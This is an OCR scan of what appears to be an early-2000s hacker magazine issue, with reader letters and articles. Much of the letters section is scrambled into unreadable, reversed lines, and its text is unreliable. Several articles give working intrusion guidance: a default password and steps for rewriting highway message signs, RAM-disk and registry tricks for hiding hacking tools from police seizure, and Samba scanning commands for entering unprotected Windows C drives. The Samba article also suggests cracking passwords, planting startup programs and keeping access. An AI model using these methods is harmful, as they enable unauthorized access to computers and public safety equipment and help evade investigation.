for anything other than ther for which it was intended. Matrix does not do much ebe, and as such as of little use QOS, one for 0, 3 MB, and full speed - or 10 MB. Each write community string. The hard part is that this can only but only if a specific type of poll is done. In any case, The Matrix also reports this QUS value back from the modern, QOS kind is expresented by an integer between 0.9. The hin speed. Usually MSOs will have two or three levels of where the QOS level for the modern is set to cop it to a cermission time slot. As an interesting aside, this is also the CM permission to talk and affect it to a grouped trans config file is authorizeded by the CMTS before it grants TUV format specified by the DOCSIS specifications. This the from. The coping file is downloaded to the medica in a along with the address of a TFTP server to obtain a coartig does is assigned by a DEICP server at boot of the modem. CMIS are in terms of the MAM address. The cel-10 alpewer adjustment messages between the modem, and (the O'Home Isackbone). All bundwidth allotmers and believed the comparer and the new 24 and net 40 networks this address has on affect or role in general laborate traffic assigned the net 10 address the politing purposes only and SNMF SET commercis given that one knows the proper be done from inside the private net-III ridgess space to which the RF side of the modern bidongs. Each modern is

of packets of custom size, timents value, are sent from formance is laken to represent the handwidth available. one had to addition and the statistical everage of their perin(pt//www.coam.frireseau/bing.bon/). With bing, a series mane either. One interesting bit thought the handwidth rest bandwidth test from the oser's computer. Not terribly dra- The ability to remotely run tracuroutes, pings, and the dislog. 2) Complete stack information, Wiesock and all: sys resources, basically anything you got from a sys info tion given as as follows: 1) GS, RAM, hard drive space. specifier user's computer to do the same. The only arthron perform bandwidth uses bythe themselves and connect to these are very easy to gress. If the user had it, they could ence as that the support personnel have a username and same distribution of the peopsion, set to mode=support as a nection mode and then the support personnel use the exact gibac the NetDiag program into a Customer Support Conways. This purficular mechanism payains that the user then again, they won't troubleshoot those with you any headend. This was I detect three hop out problems, but timer's comparer and the yeavy server in the system's they ear use the NorDiag exacellent to gather information stalled on the user's computer. For Windows austocians, mission. For any of them, nothing in this regard is in tools out there that allow this, but they are all only by perens through a tool called Expert City. There are a few other ressword that silvowy them to use this capability. Both of run opinon, to connect to the user's compater. The differand conduct an official bandwidth test between the cas-Level 2 support can "VCN" into customers' comput costomized . "bing" Ž, (Forest

> This is conducted as a low-way test on the lifthone netages between the client computer and the group server in that system's bendered. I would find it very increasing to hear if there is a way to change the end point of the test. If would be unfortunate if this others could be used to conduct a DDOS attack of some scar. The default port for this effect (which can be attauged) is \$812.

modern might have exhibited a near solid activity light. compromise a customer's net 24 or net-65 pubble IP, their tearkers. Even if probing of an infected HS server did not moderns, nearly indepocitating large purious of certain fewas there. The virus broke the 10xxxx space of the @Home's do wayerroks. Many of them chan't even know users had IIS running on their computers despite When Civile Red II hit, it became apparent that a lot of fold and become part of AT&T in a year or so, handard). they do have a number of possibilities within their infrathere is nothing perficularly malicious about @Home. But different areas of the stack, but that's it. So I'm afraid port.Com abent placed on the computer, it has various castructure, for abuse or other activities. (That is, before they publifies such as a system resort and puro-fixes for The only other significant piece to the story is the Sup-

It shouldn't be necessary to say, but I am merely pointing out all of this far informational purposes. There is no malice in any of it.

One last note: If you have a G.1. 3100, set your ownpoter IP to 132.168.100.2 then point your featured or IRTP content reader of physics at 192.168.100.1 and see what you find.

gf) seigen

I figured I'd drop a none regarding a latter from lossife66 [pg5051, Discoveries] regarding his cell phone. Sorry recently, as an ex-ATTWS slut, I can tell you that those eachs have multing to do with hacking. What the reposit was manually enter the phone's required info to operate. This is normally shore by an OTAP (Over The Air Pargram) sent to your phone. If it doesn't get through right sivey, they manually enter your phone number and SIO (System ID code—one for every market city), Sounds the you're in the Chicago area. I can also nell by the six across the default security code) that you have a Meteroda Stone, Yappee.

You can't got a new phone number by just minusity programming the phone. Each collivegistration signal follows the phone contains correpted into the phone contains correpted into the number as long as your arm... no DS) with your phone's Electronic Schol Number, phone number, etc., etc.

Here's a Motoroia buck for your If you forget your photo's heek code, leave the barnery off for five minutes, then motor the default lock code of "124".

meownixman

.

In 18.2, Cyras wrate about entering 2727578 into a paphrane for some interesting features. As you say, it foots sospiciously like a phone matther. Cyras forgot to mention that you type this number while the phone is on book, making it a very different number indeed.

I posted several messages to various BBS's about this

number many years ago when I saw a BellTel gay changing the text on a salvesty psychone in Toronto.

This telequirk matcher spells out Cowere, which is the Millennium Manager software component you invoke by diabing the number. An equivalent number is 2541965 (which doesn't spell anything).

Dishing this monther on a Millengiam phone wall bring up a PIN prompt. 55555 and 12345 work to water extent. Some voides bring up means like "Please insent key to open change how" or "Please insent key to open permutal."

Eyou enter a FIN number less than 40000, you will be prompted for so op code. Anything less than 80000 gives you the "insert key" groupts. There are several specific codes, such as the 270 range that controls LCD brightness. Operating the terminal with a key will give you access to the keyboard port necessary for effenting the text. Operating the change box without a key will give you access to a pail cell and some for hotry guy who keeps calling you have.

Anarkick Systems

Dear 2600:

for a while. Where I five now, they had a local number support additional area codes. I haven't seen these work 970 would prod in other parts of the country. Chausainsince redirected that number to their main receptionse. temporarily set assignified would do the deed, but they have the software has been updated on the phone switches to ally I run into one that was 970-222-2222. But now that just a policy of the particular LEC. Later I discovered that was a default setting on a perficular brand of equipment or I didn't knew enough at the time to know if this number country, I discovered the same would work in other areas. configuration there a docknowd line. As I moved a round the where the commendatum for the pair was in a different hear the cliebs. I figured that this was for use on party lates the digit recordings of your number but you could only that 410 would give the clicks - like it was reading back ten digit pitene nomber 310 222-2222. I also discovered use your line at the pole. Book in the early 80%, I round tored afarm systems. A few top on your own line can carch out about the number for this ist my bone, rown. It was the such numbers if you are lacky esough to have a lineman ing with tolephone installers and people who assall monisuch a feature, but you have to do a little social engineer ber you are calling from Many phone companies have I saw the letter about being able to get the place non-

I also illocurered on one phane system in the circly 80's that if you did to 810, you would get someone answering the phone "Test Port." On one accession we played "Old Mad Dwald Hall a Farm." with DYMF tones (off Reyold Tod Mad Dwald Hall a Farm." with DYMF tones (off Reyold Mad Dwald Hall a Farm." with DYMF tones (off Reyold Mad Dwald Hall a Farm." with DYMF tones (off Reyold Mad Dwald Hall a Farm." with DYMF tones then the phone is miget. That freaked our the others who were in the area of the psychonic at the resident.

I would be real interested in hearing from others who have discovered such numbers that said work in their sees.

the parameters of the resiter to up the bandwidth. This dropping your connection entirely. you possibly wouldn't even get SYNC at ail, thereby settings to something other than those set at the DSLAM On to the same settings you wen't get that speed increase ever you want all right, but unless the DSLAM is set at the won't work. Oh, you can change the DSL router to what you're looking for. In fact, it you change your home router In this article phobik goes on to explain how to change

vice then up yourself to 8M. To do that are well'd thee? wouldn't boly you if you wanted to, say, green and his sage formation to drop someone's connection for a while if you access to the DSLAM as well warded to be mean and you know the right IP. But it Now then, knowing this I guess you could use this in-

Anogymous

Dear \$50%

noted that most of these devices now support HTML acthese devices. I know I don't, or at less didn't until now thing you want. Most substite doc't set a password for not to connect to the device and gain secess. It should be browser and type in the address. There you can set any cass via port 80. So it is much casion to just open a web Printer Device. After searcing for open parts, he used teltelligent Peripherats' seed as the HP JetDirect Network Ssoots gode So you will probably have no proble finding one with In 1803 Screamer Chartie talked about "Exploiting In-

trol, authentication, data storage, etc.) and x sounds like subsology was discussed in the "Touch Memory Primer" Exercator's case is using the 66-bit unique identifier or there are various applications for illutions (secess oneresearch/reports/practical_introduction_to_thutton.pdf.) article book in the Watter 1998 issue. (An optional version 18.3 refers to the Dallas Semiconductor iBatton. This The "Dallas Key" that Interested is asking about in . gyadabte ģ http://www.atstake.com/-

passeants protecting data within the device. ble to perform a dictionary anack against the three subkey scary by a \$4 (sortes/2001/5011801-1.txt) to which it is possion the DS1991 device (http://www.adstake/com/re-More recent research includes my security advisory possible challenge/response for identification and soft-

non-com and but park will discompose interface technology can will be found at http://www.ibjit. software development kits, etc.) on the iButton and 1480re All current information (e.g., samples, data shares,

Kingpio Hoston.

Dear 2000:

-sotteds like the quester has encountered a Dallas Somicon-. 36 18:3, Interested asks about the "Dallas Key." It

> iButton at www.ibutset.com, including technical details. ductor "(Barton." Lots of information is available on the you back more than \$130. (among others), but the whole package probably won't set programmer beside that includes an ethernet interface Java programming language. You'll also need one of their Java APIs, and hardware. You can buy one of their tiny your own hardware accordly system using the familiar microcontroller beards for \$50 that embles you to create

in order to enlock the deer, you insert your [Finding ting this burdware and some cleverly pisced solenoids gor than into the sixe. It's fun stuff. You could, for example, rig your car with

Cadabcan

Quest For Knowledge

the source code can be found anywhere at all, considering look for some sort of documentation on the MS Word to find. I thought this was rather surprising and tried to that they were either nonexistent or at least extremely hard could convert MS Word files to HTML format and found how many times Microsoft has been hacked. documentation is officially unavailable. Lam wondering if that Microsoft keeps their stuff superscent and that such gram myself. I was as a consequence faced with the fact files' source code so that I could maybe write such a pro-I was recently engaged in a search for a program that

dmitry kostyuk

Old School Perspective

Phate

Dept 2600. my against the system. Now the thought policy are pervaell login names and passwords). I've followed Surdevil, puppeds against everyone. Worned about your rights? If sive and it seems it is the corporate world and their elevied Dimitry. In the old days it was the backer/phreak commuthe self-out of Mitnick, the whole DMCA flasco, and new how something works or enjoy non "mainstream" political 2 "cirrenvention device" even if you only went to know Suon it will be filegal to read mags like 2000 because it is you aren't, you should be because this time it is for keeps. run exchange scanners, and write TSRs to grab DOS Nov-As an objection 2503 reader Upsed by his VMS

lows, run a non-fassist GPU of OS and commune to the Final words of advice from an old school gage think to

- Primenomber

Film Update

Desp. 2600:

needs to be tracessed to set things straight. It along with think I speak for everyone when I say Freedow Donations very but poetrayal of Mittack, yet it does have a few futny bus not made it to the shelves how in the U.S. This as a film and I just have to say that I am happy that this thing points (like what happens to the FBI and Shimomura). I If just finished watching a DVD rip of the Trakedoket

> you had gotten any firther with it. others, cannot wait for its release and was wondering if

a year to the project and in reinspect no probably would have an arrangement when the film becomes available to the application of the any reveal, our main web page will have good day to use any commercial movie of all in order speed to figurily make the film musikable. This process added mere dans group from security off of the musical nights we Indeed we have, At press time, it appears as if we are

Hacker Pedestals

Dear 2600: %

backers are glorified by the mag for doing shit they that a harker is not a criminal is the stopodest thing I've and liberalism. You're right on many things, but saying shouldn't be doing while spouring constitutional rights about their works, then you should respect that. Instead able to the public, but if people due?) want others so know dellars worth of information, information should be availmuch like a criminal opens a safe containing thousands of Hackers go into things they shouldn't using exploits/body cess to a computer and takes valuable data, digit is a crime. sifying the backer a little too must. It someous gains aclove the magazine. It kicks use, but I shink you may be glo-The been reading 2600 for applie same lane was sent to

think that have been and appealed of all what of oil. mad seventy of the crime, not by the four of those who bear. Those who do, himmens, should be Judged by the acsystem administration and responsive executives. But to asmilling a robus. This would apply to arrests including rack trespasses, or intermenally coares domage in comfact. We would never deap that removes who treades pri made decourse we happen to betieve that - quite strongly in about our magazine if you ever such antinostry rewards sume that all hackers engage in illegal activity is noise at Recitors. We will continue to my that increase are and orderit's hard to inagine what exactly you find appealing

Questions

Dear 2600:

I stoke my last copy of 2600 and I fact had about it.
What is the address to which I can send the \$5 payment from magazine?

Make to stand up against this sont of thing. egg, war fant to tas dan to the brooke of hockers everywhere. amount of people who shoplift us dit a great disal of dans made you think it wasn't in the part. The relatively small believe this kind of thing is wrong and what it was that We can only hope that these in the harder community con-You can help a list many by being alear alrear why you

sacks.org to www.2600 com. Since my last request went to my inquiry. My request is that I point www.fordreally-2000 on this address earlier and never received a respectso I am the owner of www.(ordersitystocks.org. I emitted

> unanswered, I have already pointed the domain to 2600. If remove the forward. you have any objections to this, please respect and I will

го вусти напас ун ороценден реализмен или од тра нага Those corporations with want to stop people from linking him the web was designed and essential to how it works has the algier to light and forward wherever that want. It is udest our defendr is die Ford investit control on, Anjone essery to ask iso for this kind of permittion. In fact, this is We appreciate the suppose. But it is completely annex

OpenBSD, as a kind of price to infer Linux users. I wanted CALL PRO issued, and would they be something that 2000 is intoto verify that no one low done any articles like this in pass we as article about Parasitic Computing and one about had a purple of questions. East off, what are the length mittes for articles in 2000? Second, I was thinking of writ I was thinking of writing some articles for 2500 and

ternal that is extremely black and should all realizes that something that could be of interest to others. Even if a document get printed, you still will have created that people just write about what they know and Xillyan it. or not see of the interested to a particular room, the parties which is exceedingly words and filled with Juft. Some we don't have the time to reply to every manual plays whether dan Limpiwa lang likuting bali ke je less the leso paga maso long as they are written from a few for group action. We daily basis. We well more contained in sermally any subject The Braine of the State of the

Mother" shirt? Is there anywhere to still find ode? What hippened to the old "Ma Bell is a Cheap

K0hhadow

and that someone will probably wind up reprinting them. and 80 s. We're store come odd-finner has an arisiner for us That shirt dates bank to Tap Magazine from the 70's

Cousty / you know what I mean. Can I submit a story abony afraid that if I published it, I wouldn't be around to see it if I have a sory that may interest you. However I'm

is the case and a second control. A HERE STREETHE LIVE LINE STATES OF WHICH ANY PHONE AND menedy. Your dyline is what you want it to be. Network) question, yes, by default all starries are submitted artasy. phospid not be videntled. And so democr your previous ing them when they're published. It's a very real fear that Shortes to 33 and 56h go on vacultion and hand The basin enough what was major, Many people sudmit The year of

two years. However, I have never anderstood exactly what the ratio broadcast that can be downloaded is all about . If we been visiting the 2600 website on and off for like

Continued on page 48

hacking the highway

by meanonite


Luceided to write this because many people have often wondered if this sort of thing was possible, and have experienced disbellef upon viewing pictures of modified highway signs reading things like "Free Kevin" - writing it off as the work of Photoshop or the GIMP at the hands of someone with too much free time. Hopefully this article will give you insight as to the way simple systems operate and encourage you to go out and explore similar systems such as electronic billboards.

Introduction

changed by flipping cards ("pixels") that are usually locked to prevent people from stealing on by switch or by photocell resistor. It is in yellow/reflective for "on" or black for "off". At is a three line by eight character display teries for nighttime usage. The display serven portable diesel generators or solar panels chased by pretty much every state and county the batteries. The other access panel is at the along the sides. These house batteries and are at the front of the unit (side facing traffic) or far as access panels go, there are three. Two are fact not a backlight, but two erange bulbs at night a pseudo-backlight system can be turned mounted on top of the display screen with battrailer mounted and can be powered by either highway commission in the US. They are tion sign constructed by ADDCO and purfairly commonplace highway hazard informavarious switches, and other inpards. locked. This panel houses the control panel back of the unit in the center and is seldom the reflective cards causing them to glow. As the bottom and top of the sign that illuminate The unit this article was written about is a

Getting Started

Open the rear access panel and look inside. You will most likely see a black panel with an old school IBM AT style keyboard veleroed to it. On the right of the panel will be a silver battery disconnect switch for changing the battery. Below the panel will be a battery status gauge measured in amperes. On top of the



panel will be the controller on/off toggle switch. To the left, two three position toggles: a most lower/offfraise switch and a backlight on/offfrato switch. The panel itself consists of a non-backlight LCD screen that displays eight lines by 48 characters. The keyboard itself appears to be standard with the exception that instead of an AT plug, it plugs into the panel via an RJH jack in the style of older WYSE dumb terminals. Due to a lack of insulation for about one inch before the RJH plug. I am tempted to believe that the keyboard was at one time a standard keyboard, but the AT plug was chapped off and an RJH plug was chapped off and an RJH plug was chapped off.

The System

The display shows a preview of the six frames in rotation and invites you to press "m" for the main menu. After reaching the main mean you will have four paths:

- . Turn off display.
- Speed up rotation.
- Slow down rotation.
- More options (password required).

The password in my case was "DOT1". It was found after attempting to guess for about ten minutes, then glancing at the inside of the door where "Pussword: DOT1" was scrawled

in black sharpie marker. We tried this password on four other units where no password was written on the door and it worked on all occasions. Our guess? "DOTT" stands for Department of Transportation 1. After reaching the "raore options" menu, you have six choices.

- 1. Change current rotation.
- Change/modify rotations.
- Change/modify frames.
- 4. Change time.
- Change time rotations.

6. Other options

The only options you'll wish to play with opes, it will allow you to change the system password, but please do not do his - it's not very nice) are "change/modify rotations" and "change/modify frames". Say you wish to replace the current message with one of your choosing. You would do the following:

First, select "change/modify frames". It will give you a blank 8x3 matrix:

Use your arrow keys to move about. To delete a character, use space on it to white space it out. Press eater when you are firished.

this mean, you will be presented with: transit people tend to start at 200 with their enter, then select "create/modify rotation". At tion), drop down one menu level by pressing ated and saved all the frames you'll need (keep plenty of space for them. After you have ere blah road and blah") and go up. Forty frames is own messages (region specific things like "at and go up from there because in most cases date so please don't do it. I usually start at 240 different useful things like "road closed" and save it in. Slots 1-185 are preprogrammed with It will then prompt you for the slot you wish to wish to save your frame. Press enter to save it. in mind you can only use six frames per rotaandoubtedly inconvenience semeone at a later "detour". You can overwrite 1-185, but it will After you press enter, it will ask you if you

> start". After you press "Y" your message will filled by the contents of the frame number you (240) and press enter. The first cell will then be and it will say: "press M for menu", and disbegin to flash across the front of the big sign and press enter. It will then say: "press 'Y' to you witch rotation you'd like to use. Tell it 25 and choose "select rotation", It will then ask slots my be filled with legitimate entries. After slots you can fill. Please use slot 25, as other to save your rotation. There are 25 possible on and so on. When you are done and it asks gave it. It will then again ask you which frame wish to insert. Type in your frame number play the frames in the rotation you're currently this is completed, drop down to the main menu ter. The system will then ask you if you'd like you what frame you wish to modify, press enyou wish to modify. Press 2, then enter, and so will then prompt you for the frame number you wash to modify. Press I followed by epter. It It will start by asking you which fearbe you

What To Do If You Can't Guess The Password

The system default password, in my case "DOTI", was housed in a ROM chip inside the unit. After successfully changing the system password, we attempted to restore the unit to its default password by turning off the unit and disconnecting the battery terminals via switch. This attempt succeeded. If the system default password is in fact not "DOTI", then I wish you good luck.

Closed Due To Al Qaeda", or "For a Good display messages like: "Free Dmitry", "Ruad conditions. If you do this, you are recklessly best of fuck Time Call 1-800 your-morn". Thank you and sibly cause accidents or unlavorable conditions. Also: please do not modify the connecessary to prevent accidents or unfavorable screens that display information important to have a good time replacing a sign's content to injured or killed. With this in mind, I hope you putting other people in danger and they may be tents of a sign to read something that may posthe contents of a sign if the sign's contents are public safety, and by all recars do not modify Cover your ass please. Do not modify

子のこうではスペス FROM A RAW DIS

watch as knee-jerk politicians take away prifrom getting caught. Here's some info so I don't have to read about newbics in the news and then the press. Legit backers know enough to keep It's a known fact that the script kiddles get

you) IP address. out how to get an anonymous (not traceable to This means don't be traceable. I'll let you figure The first rule of hacking is don't get caught

a public phone location (not traceable to you). top unless you have an ultra portable desktop without any suspicion. (This will require a lapjack (with a dial tone) where you can jack in port, etc. Basically anywhere there is a phone This may be a botel lobby, public library, air-Access the Internet or targeted network from

even the US Navy resorted to "harmers and are unencrypted. Now you understand why often the swap file and slack space on the disk bin" is only security for the lamest of larners. crase. Deleting a file and "emptying the recycle spy plane ordeal last April. hatchers" to destroy data during the US/China microscopy. Even encryption is not secure, as Realistically, overwriting the file many times drive, zip drive, etc. is nearly impossible to The reality is that data on a hard drive, floppy caught red-handed by what is on your computer. lows the file information to be recovered with (shredding), defragging the disk, etc. still al-You may follow these steps only to be

tracks are covered. tion, when the Feds boot your computer, the the plug (or hitting the power button). In addiputer, you can erase all your actions by pulling if the Feds track you down to seize your comvolatile memory. Yes, good old RAM. This way your backing tools, data, and swap file in ing data on hard drives, floppy drives, etc. Store BIOS memory check further ensures your So what to do? Simple, don't store implicat-

> reatly not able to load from a RAM disk, so you and all backing programs etc. directly to a RAM swap file, implicating programs, and logs are you've got to use Windows. Windows is curdon't know a korn shell from a comholio disk frem an image on CD. However, if you disk program to use is RamDisk9xME located stored on the RAM disk. A good (free) RAM quarter of 2002); are currently working on a hardware based best and run Windows without a bard disk (first RAM disk called the Rocket Drive which will Windows NT/2000XP. The folks at Cepatek at www.cenatek.com. There is also a version for must boot to the hard drive and then ensure the Now if you run Linux, you can load the OS

RamDisk9x/ME, you need to transfer your is on the RAM disk. system reboots, ensure that the win386.swp file memory to the RAM disk drive letter. After the memory. Here you can redirect your virtual panel -> system -> performance --> virtual swap file to the RAM disk. Go to the control Once you've downloaded and installed

the RAM disk. To do so, add these lines to your prompt. autoexoc.bat or type them in at a command Next, redirect your environment variables to

md y:\temp

set temp=y:\temp set tmp=y://demp

where y; is the drive letter of your RAM

mand prompt. To verify your changes, type "set" at a com-

einerate the CD. I've heard naking the CD in a stroying the data (and it stinks!). microwave is not 100 percent successful in de CD. If you're really paranoid, you can torch'inento the RAM drive and then throw away the Now copy all your cained back exploits

ities have log files, make sure they are configured to be stored on the ram disk as well. Remember, if your hacking programs or util

> registry. Note: backup your registry first by running "scarreg" from the command prompt (Winpad. Then click Edit -> Replace and change the "y:" to the letter of your RAM disk. Save the life as rectory on the RAM disk (to hide your surfing). To accomplish this, copy the following into Wordramdisk.reg. Now right click the ramdisk.reg and click merge. This will make all the changes in the Finally, you may want to set your Internet cache, cookies, temp files, etc. to the temporary di-

REGEDITA dows 98)

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/ Windows@CurrentVersion@Internet Settings@Cachell

"Directory"="y:WATEMP" Special Paths (Cockies)

HIKEY LOCAL MACHINEWOFTWARE/Microsoft Windows//CorrentVersion/Moternet Settings//Coche//

Special Paths?(Estory)

"Directory"="5:#0.TEMP"

[HKEY LOCAL_MACIENE/SOFTWARE//Microsoft/ Windows%CorrentVersion/UnternetSertings/L

HKEY_LOCAL_MACHINE/SOFTWARE/(Microsoft) Directory = '3:WALEMP' Windows/Corrent/version//InternetSettings//

Cache (Paths/Path)

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/ "CachePath"="yaWATEMP"

Windows Current Version Internet Settings !!

"CachePath" - "y:////TEMP" Cache (Paths (Paths)

[HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/ Windows (Current Version) Laternet Settings).

Cache (Paths (Paths)

"CachePath"="y-MATEMP"

[HKEY LOCAL_MACHINE/SOFTWARE//Microsoft/ Windows?/Current Version/UnternetSettings//

"CachePath"="ysWlEMP" Cache((Paths((Path4))

HKEY LOCAL MACHINE'SOFTWARE Microsoft's Extensible Cache//MSHist0119/5032319990324) Windows "Current Version Unternet Settings (Cache)).

[HKEY_LOCAL_MACHINE/SOFTWARP/Mkrosoft/ Windows!\CurrentVersion\(\)Internet Settings\(\)(Cache\(\))

"Cache Path" = "yd///TEMP"

"CachePath" - "v="//TEMP"

PIKEY_LOCAL_MACHINE/SOFTWARD/Microsoft// Windows!/CurrentVersion/InternetSelf.ing50

Cachel/Cookies]

"CachePath"="y:00/TEMP"

[HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/to Windows'//CurrentVersion/Uniternet Settings'/

Cache/History

[HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft). "Directory"="y:00/TEMP" "CachePath"="y:00.IEMP" Windows//Corrent/Version/Universet Settings/0Url History)

[HKEY LOCAL_MACHINE/SOFTMARE//Microsoft// "Directory"="y:\00.00E31P" Windows//CurrentVersion//doternet Settings/clirifistory

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/ Cache//Content Windows/i/CurrentVersion/InternetSettings9549/

"CachePath"="y:W:TEMP"

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/ Cache//Conkies Windows/iCurrentVersion/InternetSettings/15.0%

CachePath"="3000TEMP"

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/ Windows/i/CurrentVersion/UniternetSettings/15.0%

Cache/distory]

BLEY LOCAL MACHINE/SOFTWARE/Microsoft/ "CachePath"="yell/(TEMP" Windows/i/CurrentVersion/InternetSettings/15.4% CachePath = "y////TEMP" Cache/(Extensible Cache/(MSH/stf))1999092319990924

HKEY LOCAL MACHINE/SOFTWARE/Microsoft/ CachePath"="TrULIEMP" Cache/(Extensible Cache/)/MSHistif[199902219990324] Windows\(\text{Current}\)\(\text{Version\(\text{Unformation}\)\(\text{Unformation}\)\(\text{Version\(\text{Unformation}\)\(\text{Unformation}\)\(\text{Version\(\text{Unformation}\)\(\text{Unformatio

HKEY USERS), Default/Software//Microsoft/(Windows)) Current/Version/Explorer/Shell Folders.

"Cache"="yallillEMP"

"Cookies"="yell/ITEMP"

[HKEY_USERS/LDefault/(Soft-sare/Offensoff/eWindows?). Current Version (Explorer (Liber Shell Folders) "History" - "y: "MIEMP"

"Cache"="p:///IEMP!"

"Cookies"="yZWTEMP"

"History"="yellilEMP"

Oh yeah, one last benefit to using a ram disk: It is fast. You also don't have to listen to your hard drive. You are now ready to back/be amonymous. Just remember where the power plug is:

Hacking with Samba

dknfy@hotmail.com

shiny now Dell or Gateway. Never fear! Thankfully, for the minority who have chosen to install grandperents, chances are you won't see a Slackware box with the latest kernel running on their grasp of Samba's usage and equantards, shows the power these tools give when extributed with Linux. Samba is here to connect us to the world of Windows. This article gives the reader a quick inderstand what's command does, use the man page! grux, and how these tools could be abused. This assumes some Linux knowledge, so if you don't Like it or not, we are living in a Microsoft world. When you have Christmas dunter with your

you did a full Limux install of any distribution, you probably already have these programs Samba's mole (created by Andrew Tridged), Linux hosts can abare files with Windows machines. If Nethios of Lan Manager). SMB is used with Windows NEPS/PS to share files and printers. Using The (cols that comprise the Samha suite (www.samba.org) operate with the SMB protocol (also

The Commands

specified in smb.conf. Smbd is highly configurable. See the man page for more details. a Wipdows machine was accessing a share on our Linux box, smbd would serve up the directories payrancealled sinbd. This daemon turns off the config file telefanth.comf and listens on perf 139. If Below is a list of Labus commands with their Microsoft equivalent. First is the Sambs server

ngabbokuga-A/10.0.0.1

smb@en : I. NetBaoName : (10.0.0.1 N smb@en t/NetBlocName/share -I 10.0.0.1 smbms.and //NetBlocName/share /mnt/mountpoint fp=10.0.0.1

Microsoft

Microsoft Fife and Print Sharing Service

nbisiat -A 10.0.0.1

net use v. WeeBiogName/share

the shares on our target. Now, onto the four staff! Note the difference in slashes. Each of these continueds will get us one step closes to accessing

Finding a Target

a huge security hale to the sharing (see http://www.usforus.com/cnglish/bouncpage/is_Os.htm) the file the next day. You will have a bage list of IPs of boxes running Nothors and many that have Some of these boxes are NT, Windows 2000, and even think. And while Windows 98/95 boxes have stares. (Keep in mind that just because a box runs Samba of Nethios diesn't mean it has shares.) school's LAN, or go on IRC and look for people who use mIRC. But a better method is to let, 'urnap very offen states are left unprotected with no passwords at all. eS-p139-iR-oMresules run all night, then "grep open results contress to -f2 -f" " > ip_addresses Tirst, we need an IP address of a machine running Nethick. You could play around on your

Locating Computers with Shares

shell with Limax Realist. so we will use it. From a bash procept enter the following downloading a fancy scanner, let's be efficient and use a few shell companies. Basit is the default Now that we have our list of IP addresses, we must locate which ones have shares, histend of

[root@localbost]# for x in 'cat ip_addresses'

> mmblookup -A 5x >> computer_list&

> done

groupt -e, or the HS exploit of the month), and a hash shell is likely to be on every Linux box you each IP in the list. You will eventually get your prompt back. This is a handy method of dealing with IP addresses. Especially considering the body of the loop can be anything you want (ping, show-The for loop will then step through the file and execute "nmblookup -A the ip addy here" on

Enumerating Shares

chines we scanned for. Each entry should look something like this: Now we have a file called computer list which contains the Notbios parcetables of all the ma-

Looking up status of 192.168.0.10

num_good_sends=0 num_good_receives=0 received 8 names WORKGROUP USI: R24 WORKGROUP WORKGROUP USER18 SERIS USER18 MSBROWSE <000 <03> 000 **△20**▼ <01> <GROUPS B <ACTIVES ×Id> **∆**038 2 B < ACTIVES <GROUPS B <ACTIVES BEACTIVES B <ACTIVE> CROUPS B ACTIVES B <ACTIVE> B SACTIVES

"smbclient J. USFR (8-4) 92.168.0.10 N". This will return something like the following: entry lists the Nethros mane; which we will need to greet his machine for a list of shares by diving puters with this entry: (Note that although sharing is enabled there may be no shares.) The <005-An : MSBROWSE catry indicates sharing is enabled. We are only concerned about com-

.55		M	XIIX	
	MUSIC	MIR	€ ೧	Shar
	5	C		Sharename
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1	1		693	Ä.

password. If it does have a password (and they are using Win98,95), we can take advantage of the security hole mentioned above, which was made popular by the windows Pawak program, When shares. In the above case we would rry "smbelliant/IUSFR48/C 1 192.168.0.10" and use a blank you find a share, think of how that access can be leveraged. Gauting access to a C dutye can be used You will be surprised at now many C crives are left unprotected, along with other interesting

Decrypt *.pwl files to obtain troce passwords.

Add programs to the Startup folder you want to have them run.

Use the system as a jumping off point for other activates.

Obtain Cit shell. Set up other shares to presente access

Discover personal information about the user

ration of other systems and networks. Hopefully I have deprystified the samba commands and smarter, not harder! showed how a Unix shell can reduce hundreds of commands to a few lines. Remember, work Samba unites the file charing efforts of Windows and Linux. And if unsecured, it allows explo-

FUN FACTS ABO WALMMARI

technical aspects of Wal-Mart. ware." It provides a little more detail on the peared in 18:3 entitled "Hacking Retail Hand This is just a follow-up to the article that ap-

Customer Activated Terminal

con chip below in the right bottom corner. As only restart the CAT, Restarting the CAT can minal. Pressing the top left button and enter will you access to some kind of administrator monuhas been entered, it just finishes the rebooting WALMART using the equivalent number keys. a password have I tried (1234, the store number, far as the "Enter Password" prompt goes, many botton and making metal contact with the siltalso be accomplished by removing the enter strip reader as a CAT - Customer Activated Terprocess. I'm assuming the password will give WALUSAL, etc.), After an incorrect password Wal-Mart refers to the debit pin pads/mag

code button. However a valid operator needs to reinstalled through the register by using a keyregister configuration. be signed on (read helow). This also updates the flick and entering "18" and prossing the action Also, the software stered in the CAT can be

Officer action codes:

- complete transaction void
- 2 department sales statistics
- operator/terminal statistics
- 4 department foldis
- 6 price viguiny naode
- Institute mode
- 10- operator productivity
- 14-тетогу изаде
- 60- print electronic journal data for previous 55- reload AT&T prepaid card 18- register config update
- reprint previous receipt
- online cashter training
- 91 transaction code láokao

Wal-Mart Registers

information. The user and password are the same for that operator. This operator number stores. However, I am reloctant to release that gives you access to the register (including per-There is a universal signon for all Wal-Mart

> the trailer mossage on the bottom of receipts, drawer). It also gives you access to the POS and performing a transaction to open the 9952 or MM42 key or signing on to the register missions to perform overrides with the IBM Christmas), and much more: layaway events (jewelry, fueamis, optical store name that appears on the top of the receipt detailed confidential sales reports, changing the you do many many interesting things: printing controller stored in the back room which lets

Sters Also - some interesting things about the reg-

There are USB ports on the back.

numbers are accepted with a key-flick and all register activates "OFFLINE" mode ("*OFF" investigation. Unplugging ethernet cable from a something more proprietary - this needs more portable registers. They may use TCP/IP or the lawn and garden and on the sidewalk for registers - very often there are cables located in supervisor numbers are accepted with key-flick will be in the corner of the screen). All operator . They use standard ethernet cards in their

S2. Pressing S1 and entering a number from 1-9 system diagnostics, terminal number, etc. give you messages about bardware problems know all the numbers. There are ones that will and then S2 will perform a function. I don't board you can use when not signed in: \$1 and There are two interesting keys on the key-

SMART System

